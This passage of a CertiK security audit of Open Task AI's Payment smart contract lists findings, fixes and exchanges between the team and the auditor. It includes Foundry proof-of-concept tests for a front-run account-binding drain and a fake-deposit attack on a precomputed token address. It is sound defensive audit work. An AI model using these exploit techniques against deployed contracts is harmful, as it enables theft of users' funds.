(v,r,s) = vm.sign(signerKey,messageHash);
signature = abi.encodePacked(r,s,v);

//wallet2 want to bind with account, but front run by attacker

vm.startPrank(attacker);

payment.bindAccount(account,sn,expired,signature);

//attacker withdraw all fund from account
payment.simpleWithdraw(attacker,address(USDT),amount);

}
}
```

Recommendation

Add wallet address to the `messageHash` , and modify the contract functions to include the corresponding field (`msg.sender`) , like this:

```
function bindAccount(
    bytes32 _account,
    bytes32 _sn,
    uint _expired,
    bytes calldata _signature
) external onlyEnabled {
    require(records[_sn] == address(0), "record already exists");
    require(_expired > block.timestamp, "request is expired");
    require(_account != feeToAccount, "forbidden");
    -- bytes32 messageHash = keccak256(abi.encodePacked(_account, _sn, _expired,
id, address(this)));
    ++ bytes32 messageHash =
keccak256(abi.encodePacked("bindAccount",msg.sender,_account, _sn, _expired, id,
address(this)));
    require(verifyMessage(messageHash, _signature), "invalid signature");

    _bindAccount(msg.sender, _account);
    records[_sn] = msg.sender;
}
```

Alleviation

[Open Task Ai, 10/29/2024]:

Issue acknowledged. Changes have been reflected in the commit hash: <https://github.com/opentaskai/opentaskai-web3-protocol/commit/136fdb4149a616f0a8418dd235a0bc1c34f4f539>.

[CertiK, 10/29/2024]:

The project team acknowledged this issue and modified the `messageHash` field of `bindAccount`. It's noted that the issue still exists in the `replaceAccount` and `deposit` functions.

[Open Task Ai, 10/31/2024]:

Issue acknowledged. Changes have been reflected in the commit hash: <https://github.com/opentaskai/opentaskai-web3-protocol/commit/1b57d85c7488c82c5ed135fa5445f819ed18c154>.

PAY-13 | CENTRALIZED CONTROL OF CONTRACT UPGRADE

Category	Severity	Location	Status
Centralization	● Major	Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 59	● Acknowledged

Description

In the contract `Payment`, the role `admin` has the authority to update the implementation contracts behind the proxy contracts.

Any compromise to the `admin` account may allow a hacker to take advantage of this authority and change the implementation contract which is pointed by proxy and therefore execute potential malicious functionality in the implementation contract.

Recommendation

We recommend that the team make efforts to restrict access to the admin of the proxy contract. A strategy of combining a time-lock and a multi-signature (2/3, 3/5) wallet can be used to prevent a single point of failure due to a private key compromise. In addition, the team should be transparent and notify the community in advance whenever they plan to migrate to a new implementation contract.

Here are some feasible short-term and long-term suggestions that would mitigate the potential risk to a different level and suggestions that would permanently fully resolve the risk.

Short Term:

A combination of a time-lock and a multi signature (2/3, 3/5) wallet mitigate the risk by delaying the sensitive operation and avoiding a single point of key management failure.

- A time-lock with reasonable latency, such as 48 hours, for awareness of privileged operations;
AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to a private key compromised;
AND
- A medium/blog link for sharing the time-lock contract and multi-signers addresses information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.

- Provide a link to the **medium/blog** with all of the above information included.

Long Term:

A combination of a time-lock on the contract upgrade operation and a DAO for controlling the upgrade operation mitigate the contract upgrade risk by applying transparency and decentralization.

- A time-lock with reasonable latency, such as 48 hours, for community awareness of privileged operations;
AND
- Introduction of a DAO, governance, or voting module to increase decentralization, transparency, and user involvement;
AND
- A medium/blog link for sharing the time-lock contract, multi-signers addresses, and DAO information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

Permanent:

Renouncing ownership of the `admin` account or removing the upgrade functionality can *fully* resolve the risk.

- Renounce the ownership and never claim back the privileged role;
OR
- Remove the risky functionality.

Note: we recommend the project team consider the long-term solution or the permanent solution. The project team shall make a decision based on the current state of their project, timeline, and project resources.

I Alleviation

[Certik, 11/01/2024]:

The team will use multi-signature wallets to enhance safety.

It is suggested to implement the aforementioned methods to avoid centralized failure. Also, it strongly encourages the project team to periodically revisit the private key security management of all addresses related to centralized roles.

We will update the finding status accordingly after multi-signature wallets are set. To mitigate the centralization risk, a combination of a time-lock and a multi signature (2/3, 3/5) wallet can be applied in the short term.

CON-02 simpleDeposit USING TransferHelper 'S safeTransferFrom HAS FAKE DEPOSIT PROBLEM

Category	Severity	Location	Status
Logical Issue	● Medium	Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 253, 5 64; lib/TransferHelper.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 19~23	● Resolved

Description

The project uses the `safeTransfer` function from `TransferHelper`, which does not check whether the token address contains code:

Payment.sol

```
252     function simpleDeposit(bytes32 _to, address _token, uint _amount) external
payable nonReentrant onlyNosnEnabled returns(bool) {
253         _deposit(_token, _amount);
254         emit SimpleDepositLog(_to, _token, _amount, msg.sender);
255
256         Account storage userAccount = userAccounts[_to][_token];
257         userAccount.available = userAccount.available + _amount;
258
259         return true;
260     }
```

Payment.sol

```
557     function _deposit(address _token, uint _amount) internal returns(uint) {
558         require(_amount > 0, 'zero');
559         if(_token == address(0)) {
560             require(_amount == msg.value, 'invalid value');
561         }
562
563         if(_token != address(0)) {
564             TransferHelper.safeTransferFrom(_token, msg.sender, address(this),
_amount);
565         }
566
567         return _amount;
568     }
```

/lib/TransferHelper.sol


```
19     function safeTransferFrom(address token, address from, address to, uint
value) internal {
20         // bytes4(keccak256(bytes('transferFrom(address,address,uint256)')));
21         (bool success, bytes memory data) = token.call(abi.encodeWithSelector(
0x23b872dd, from, to, value));
22         require(success && (data.length == 0 || abi.decode(data, (bool))),
'TransferHelper: TRANSFER_FROM_FAILED');
23     }
```

For undeployed contracts, this function does not return an error and terminate the transaction; instead, it executes the transaction normally, which will lead to fake deposit problem.

Scenario

Assuming the payment contract allows deposits and withdrawals using the `simpleDeposit` and `simpleWithdraw` functions (with `nosnEnabled = true`), the project team is about to deploy their own token to serve as the project's payment method.

The attacker has calculated the address of this token in advance (which is possible if the attacker know the deployer, code, and other relevant information) and calls `simpleDeposit` for fake deposit. Once the token contract is deployed and this token is deposited in the payment contract, the attacker can use `simpleWithdraw` to withdraw the tokens. The Proof of Concept fully demonstrates this process.

Proof of Concept

use this `FakeDeposit.t.sol` contract in `test` folder, and run `forge test` to test:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import {Payment} from "../contracts/Payment.sol";
import {Config} from "../contracts/Config.sol";
import {ERC20Token} from "../contracts/test/ERC20Token.sol";

contract FakeDepositTest is Test {
    Config public config;
    Payment public payment;

    address public signer;
    uint256 public signerKey;
    address public owner;
    address public player;

    bytes32 public account;
    bytes32 public sn;
    uint expired;
    bytes public signature;

    ERC20Token public projectToken;

    bytes32 constant feeToAccount =
0x0000000000000000000000000000000000000000000000000000000000000001;

    function setUp() public {

        owner = address(uint160(0x1337));
        signerKey = uint256(0x13337);
        signer = vm.addr(signerKey);
        player = address(uint160(0x133337));

        vm.startPrank(owner);

        //For convenience, the contract was deployed without using the proxy
pattern.
        payment = new Payment();
        payment.initialize();
        payment.setSigner(signer);

        //set no sn enabled
        payment.setNoSnEnabled(true);

        vm.stopPrank();

        //sign an record to bind account
```

```
account = bytes32(uint256(0x123456));
sn = bytes32(uint256(0x7890));

uint id;
assembly {
    id := chainid()
}

expired = block.timestamp + 100;

bytes32 messageHash = keccak256(abi.encodePacked(account, sn, expired, id,
address(payment)));
messageHash = keccak256(abi.encodePacked("\x19Ethereum Signed Message:\n32",
messageHash));

(uint8 v, bytes32 r, bytes32 s) = vm.sign(signerKey, messageHash);
signature = abi.encodePacked(r, s, v);
}

function test_FakeDeposit() public {

    vm.startPrank(player);

    //The attacker calculates the ERC20 token address in advance using certain
    methods, while the address is still an EOA at that point
    address tokenAddress =
address(uint160(0x910cBd665263306807e5ace0351e4358dc6164d8));

    //bind account
    payment.bindAccount(account, sn, expired, signature);

    uint256 amount = 1000 * 10 ** 18;

    //fake deposit
    payment.simpleDeposit(account, tokenAddress, amount);

    vm.stopPrank();

    //now init this token contract
    vm.startPrank(owner);

    projectToken = new ERC20Token("open task ai token", "OTAT", 18);
    projectToken.mint(owner, amount);
    projectToken.approve(address(payment), type(uint256).max);

    //get project token address to fill in `tokenAddress` before
    console.log(address(projectToken));

    //project team deposit some token to payment for fee
```

```
payment.simpleDeposit(feeToAccount, address(projectToken), amount);

vm.stopPrank();

vm.startPrank(player);

//now attacker can withdraw all of it
payment.simpleWithdraw(player, tokenAddress, amount);

vm.stopPrank();

}
}
```

Recommendation

use OpenZeppelin [SafeERC20.sol](#) to prevent this issue from occurring.

Alleviation

[Open Task Ai, 10/29/2024]:

Issue acknowledged. I won't make any changes for the current version.

only support standard erc20

[CertiK, 10/29/2024]:

Thank you for your response. The issue arises from the following:

```
/lib/TransferHelper.sol
```

```
(bool success, bytes memory data) =
token.call(abi.encodeWithSelector(0x23b872dd, from, to, value));
require(success && (data.length == 0 || abi.decode(data, (bool))),
'TransferHelper: TRANSFER_FROM_FAILED');
```

If the token address is a contract account(CA) (i.e., codesize > 0), it will result in a CA call, where the token contract will decrease the balance of `msg.sender` and increase the balance of the `payment`. It will ultimately return a `true` (success) call result and, depending on the token contract, either `true` or empty returndata, which will pass the check.

However, if the token address is an externally owned account (EOA) (i.e., codesize == 0), it will result in an EOA call, which will always return a successful call result and empty returndata, regardless of the input call data, also passing the check.

Therefore, before a token contract is deployed, if an attacker knows the deployment address and its nonce (CREATE opcode), they can calculate the address of the undeployed token contract. At this point, the address is still an EOA, and the attacker can call `simpleDeposit` to perform a fake deposit of that token. The actual execution of `safeTransferFrom` will then be an EOA call. In this scenario, no tokens are transferred to the payment contract, but a storage record is still created.

Once the token contract is deployed and other users have deposited tokens into that contract, the attacker can withdraw those tokens, resulting in financial losses for those users.

[Open Task Ai, 10/29/2024]:

Issue acknowledged. Changes have been reflected in the commit hash: <https://github.com/opentaskai/opentaskai-web3-protocol/commit/0b5e1cda4e00bee5693a90a298f3017305f7fa74>.

PAY-03 THE `messageHash` OF THE `deposit` AND `unfreeze` FUNCTIONS HAVE THE SAME PARAMETER TYPES AND LENGTHS

Category	Severity	Location	Status
Inconsistency	● Medium	Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 302, 379	● Resolved

Description

In the contract, the `messageHash` of the `deposit` and `unfreeze` functions have the same parameter types and lengths:

Payment.sol

```
291     function deposit(  
292         bytes32 _to,  
293         address _token,  
294         uint _amount,  
295         uint _frozen,  
296         bytes32 _sn,  
297         uint _expired,  
298         bytes calldata _signature  
299     ) external payable nonReentrant onlyEnabled returns(bool) {  
300         .....  
301         bytes32 messageHash = keccak256(abi.encodePacked(_to, _token, _amount,  
302             _frozen, _sn, _expired, id, address(this)));  
303         .....  
304     }
```

Payment.sol

```
369     function unfreeze(  
370         bytes32 _account,  
371         address _token,  
372         uint _amount,  
373         uint _fee,  
374         bytes32 _sn,  
375         uint _expired,  
376         bytes calldata _signature  
377     ) external nonReentrant onlyEnabled returns(bool) {  
378         .....  
379         bytes32 messageHash = keccak256(abi.encodePacked(_account, _token,  
380             _amount, _fee, _sn, _expired, id, address(this)));  
381         .....  
382     }
```

Therefore, after obtaining the signature, users can use the signature from the `deposit` function for the `unfreeze` function or vice versa, which may lead to inconsistencies between the project database and the contract data.

Recommendation

Add function name to the `messageHash`, and modify the contract functions to include the corresponding field, like this:

```
291     function deposit(
292         bytes32 _to,
293         address _token,
294         uint _amount,
295         uint _frozen,
296         bytes32 _sn,
297         uint _expired,
298         bytes calldata _signature
299     ) external payable nonReentrant onlyEnabled returns(bool) {
300         .....
301         -- bytes32 messageHash = keccak256(abi.encodePacked(_to, _token, _amount,
302             _frozen, _sn, _expired, id, address(this)));
303         ++ bytes32 messageHash = keccak256(abi.encodePacked("deposit", msg.sender,
304             _to, _token, _amount, _frozen, _sn, _expired, id, address(this)));
305         .....
306     }
```

Alleviation

[Open Task Ai, 10/29/2024]:

Issue acknowledged. I won't make any changes for the current version.

sn is different

[CertiK, 10/29/2024]:

Yes, the sn is different. However, if a signer issues a signature for a deposit operation's sn, the user can use this signature to perform an unfreeze action, and there are no restrictions at the contract level. This allows the user to execute actions that differ from the original intent of the signer, leading to inconsistencies.

[Open Task Ai, 10/31/2024]:

Issue acknowledged. I won't make any changes for the current version.

Different signature parameters for transactions involving funds

[Open Task Ai, 10/31/2024]:

Issue acknowledged. Changes have been reflected in the commit hash: <https://github.com/opentaskai/opentaskai-web3-protocol/commit/edec38e20cf2e134b7aa05101df718e2b2053799>.

[CertiK, 10/31/2024]:

While such modifications may not pose issues on the same chain, they could lead to double spending of deposits and

unfreezes on chains with close chain ID values. We recommend adding the function name as a signature field to prevent any impersonation scenarios.

[Open Task Ai, 11/01/2024]:

In fact the production public chains we support don't have close to a chain id in the id+8 range either. So there is no need to add name to increase the user's gas fee.

There's also the fact that sn is centrally unique which means that on all chains it's sn is also unique, there's no playback problem.

[CertiK, 11/04/2024]:

The team checked the current implementation and confirmed that there would be no signature playback issue as they don't use chains with close ids.

CON-03 | MISSING ZERO ADDRESS VALIDATION

Category	Severity	Location	Status
Volatile Code	Minor	Config.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 38, 44, 50; Configable.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 18, 43; Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 127, 132, 141	Acknowledged

Description

The cited address input is missing a check that it is not `address(0)`.

Recommendation

We recommend adding a check the passed-in address is not `address(0)` to prevent unexpected errors.

Alleviation

[Open Task Ai, 10/29/2024]:

Issue acknowledged. I won't make any changes for the current version.

This is the administrator's configuration contract. We need to know what we're doing.

PAY-05 | UNPROTECTED INITIALIZER

Category	Severity	Location	Status
Coding Issue	Minor	Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 106	Acknowledged

Description

The `Payment` contract does not protect their initializers. An attacker can call the initializer and assume ownership of the logic contract, whereby she can perform privileged operations that trick unsuspecting users into believing that she is the owner of the upgradeable contract.

```
59 contract Payment is Configurable, ReentrancyGuard, Initializable {
```

- `Payment` is an upgradeable contract that does not protect its initializer.

Recommendation

We advise calling `_disableInitializers` in the constructor or giving the constructor the `initializer` modifier to prevent the initializer from being called on the logic contract.

Reference: https://docs.openzeppelin.com/upgrades-plugins/1.x/writing-upgradeable#initializing_the_implementation_contract

Alleviation

[Open Task Ai, 10/29/2024]:

Issue acknowledged. I won't make any changes for the current version.

Check this when deploying the contract

[CertiK, 10/30/2024]:

Thank you for your response. We noticed that you deployed the payment contract on the BSC testnet using the TransparentUpgradeableProxy pattern. For the logic contract in proxy mode (payment.sol), it should not be initialized after deployment. Therefore, we recommend adding `_disableInitializers` in the constructor of payment.sol to ensure that the logic contract cannot be initialized after deployment. Otherwise, others could initialize the contract and become the contract owner, misleading users.

PAY-06 `setFeeTo` MAY CAUSE INCORRECT MAPPING BETWEEN `feeToAccount` AND ITS BIND WALLET

Category	Severity	Location	Status
Inconsistency	Minor	Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 136~143	Acknowledged

Description

In the `setFeeTo` function, it is assumed that `feeToAccount` only contains one wallet, `feeTo`, and the last element of `walletsOfAccount[feeToAccount]` is replaced with the new `_feeTo`:

Payment.sol

```
136     function setFeeTo(address _feeTo) external onlyAdmin {
137         require(feeTo != _feeTo, 'no change');
138         walletToAccount[feeTo] = NONE;
139         walletsOfAccount[feeToAccount].pop();
140
141         feeTo = _feeTo;
142         _bindAccount(feeTo, feeToAccount);
143     }
```

Payment.sol

```
161     function _bindAccount(address _wallet, bytes32 _account) internal {
162         require(walletToAccount[_wallet] == NONE, 'already bound');
163         require(walletsOfAccount[_account].length < maxWalletCount,
164 'over wallet count');
164         walletToAccount[_wallet] = _account;
165         walletsOfAccount[_account].push(_wallet);
166         emit BindLog(_account, _wallet, msg.sender);
167     }
```

If `feeToAccount` contains multiple wallets and the original `feeTo` is not the last element of `walletsOfAccount[feeToAccount]`, then other `feeToAccount` wallets will be replaced with the new `_feeTo`, while the old `feeTo` will still remain in the `walletsOfAccount[feeToAccount]` array, causing confusion in the mapping.

Recommendation

Here are the following solutions:

1. Restrict `feeToAccount` to contain only one wallet, `feeTo`.

2. Allow multiple wallets, but limit the number of wallets (to prevent DOS risks). Additionally, `setFeeTo` should traverse `walletsOfAccount[_feeToAccount]` to find the index of the old `feeTo` and replace it with the new `_feeTo`.

I Alleviation

[Open Task Ai, 10/29/2024]:

Issue acknowledged. I won't make any changes for the current version.

The feeTo can only be modified by an administrator, so it won't have the problem you're talking about.

PAY-07 | MODIFYING THE SIGNER OR DOMAIN HASH WILL RENDER ALL UNEXPIRED `SN` S INVALID

Category	Severity	Location	Status
Design Issue	● Minor	Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 125~134	● Acknowledged

Description

Modifying the signer or domain hash will cause all unexpired SNs to become invalid, and all functions that require calling `verifyMessage()` for verification will fail.

Recommendation

Please ensure that the program/institution/contract issuing the SN will reissue the corresponding SN and signature to users after the signer or domain hash changes.

Alleviation

[Open Task Ai, 10/29/2024]:

Issue acknowledged. I won't make any changes for the current version.

sn and signature are business interfaces (centralized processing provides signatures), if the signer is modified, the old signature is the one that should be invalidated and the client should get the new signature information. `verifyMessage` just verifies the signature.

PAY-08 | LOCKED BLOCKCHAIN NATIVE TOKENS

Category	Severity	Location	Status
Design Issue	● Minor	Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 93~94	● Acknowledged

Description

The contract has a `receive()` function or payable functions, making it able to receive native tokens. However, it does not have a function to withdraw the funds, which can lead to permanently locked tokens within the contract:

Payment.sol

```
93     receive() external payable {  
94     }
```

Other ERC20 tokens can also be transferred to the contract.

Tokens (including ETH) that are mistakenly transferred into the contract, as well as the portion of inflation tokens that has inflated, will be permanently locked in the contract because they are not recorded in any account.

Recommendation

It is suggested to either remove the `receive()` function and the payable attribute, or add a withdraw function with proper access control mechanisms.

Alleviation

[Open Task Ai, 10/29/2024]:

Issue acknowledged. I won't make any changes for the current version.

simpleDeposit is not a standard business interface, it is a reserved interface, in order to facilitate the user to recharge an account at will, the standard business interface are required to sn and signature.

PAY-09

`simpleDeposit` DOES NOT VALIDATE WHETHER `msg.sender` AND `_to` ACCOUNTS ARE BOUND

Category	Severity	Location	Status
Logical Issue	Minor	Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 252~260	Acknowledged

Description

There was no verification of whether `msg.sender` and `_to` accounts were bound in the `simpleDeposit` function:

Payment.sol

```
252     function simpleDeposit(bytes32 _to, address _token, uint _amount) external
payable nonReentrant onlyNosnEnabled returns(bool) {
253         _deposit(_token, _amount);
254         emit SimpleDepositLog(_to, _token, _amount, msg.sender);
255
256         Account storage userAccount = userAccounts[_to][_token];
257         userAccount.available = userAccount.available + _amount;
258
259         return true;
260     }
```

This may cause users to deposit tokens into the wrong account.

Recommendation

The contract can check whether `msg.sender` and the `_to` account are bound before `simpleDeposit`. If they are not, it can attempt to bind `msg.sender` and `_to` like this:

```
function simpleDeposit(bytes32 _to, address _token, uint _amount) external
payable nonReentrant onlyNosnEnabled returns(bool) {

    if (!checkAccountBound(_to, msg.sender)) {
        if (autoBindEnabled && walletToAccount[msg.sender] == NONE &&
walletsOfAccount[_to].length == 0) {
            _bindAccount(msg.sender, _to);
        }else{
            revert("forbidden");
        }
    }

    _deposit(_token, _amount);
    emit SimpleDepositLog(_to, _token, _amount, msg.sender);

    Account storage userAccount = userAccounts[_to][_token];
    userAccount.available = userAccount.available + _amount;

    return true;
}
```

I Alleviation

[Open Task Ai, 10/29/2024]:

Issue acknowledged. I won't make any changes for the current version.

`simpleDeposit` is not a standard business interface, it is a reserved interface, in order to facilitate the user to recharge an account at will, the standard business interface are required to sn and signature.

PAY-10 | MISSING CHECK FOR `msg.value` IN ERC20 TOKEN DEPOSITS

Category	Severity	Location	Status
Volatile Code	Minor	Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 563~565	Resolved

Description

In the `_deposit` function of `Payment` contract, there is no check to ensure the `msg.value` is zero if token is not zero. Any ether sent during to depositing ERC20 tokens will be locked.

```
557     function _deposit(address _token, uint _amount) internal returns(uint) {
558         require(_amount > 0, 'zero');
559         if(_token == address(0)) {
560             require(_amount == msg.value, 'invalid value');
561         }
562
563     @> if(_token != address(0)) {
564         TransferHelper.safeTransferFrom(_token, msg.sender, address(this),
565         _amount);
566     }
567     return _amount;
568 }
```

Recommendation

We recommend adding check to make sure the `msg.value` is zero for ERC20 deposit. For example:

```
563     if(_token != address(0)) {
564         require(msg.value == 0, 'no ether needed');
565         TransferHelper.safeTransferFrom(_token, msg.sender, address(this),
566         _amount);
567     }
```

Alleviation

[Open Task AI, 10/29/2024]: Issue acknowledged. Changes have been reflected in the commit hash:

<https://github.com/opentaskai/opentaskai-web3-protocol/commit/5f3facd214eac1af79f02c9023a13cff3c656418>

PAY-04 | INCOMPATIBILITY WITH DEFLATIONARY TOKENS

Category	Severity	Location	Status
Volatile Code	● Informational	Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 564	● Resolved

Description

The project design may not be compatible with non-standard ERC20 tokens, such as deflationary tokens or rebase tokens.

The functions use `transferFrom()` / `transfer()` to move funds from the sender to the recipient but fail to verify if the received token amount matches the transferred amount. This could pose an issue with fee-on-transfer tokens, where the post-transfer balance might be less than anticipated, leading to balance inconsistencies.

Scenario

When transferring deflationary ERC20 tokens, the input amount may not equal the received amount due to the charged transaction fee. For example, if a user sends 100 deflationary tokens (with a 10% transaction fee), only 90 tokens actually arrive to the contract. However, a failure to discount such fees may allow the same user to withdraw 100 tokens from the contract, which causes the contract to lose 10 tokens in such a transaction.

Recommendation

We advise the client to regulate the set of tokens supported and add necessary mitigation mechanisms to keep track of accurate balances if there is a need to support non-standard ERC20 tokens.

Alleviation

[Open Task Ai, 10/29/2024]:

Issue acknowledged. I won't make any changes for the current version.

only support standard erc20

APPENDIX | OPEN TASK AI - AUDIT

Finding Categories

Categories	Description
Coding Issue	Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.
Design Issue	Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | Securing the Web3 World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.

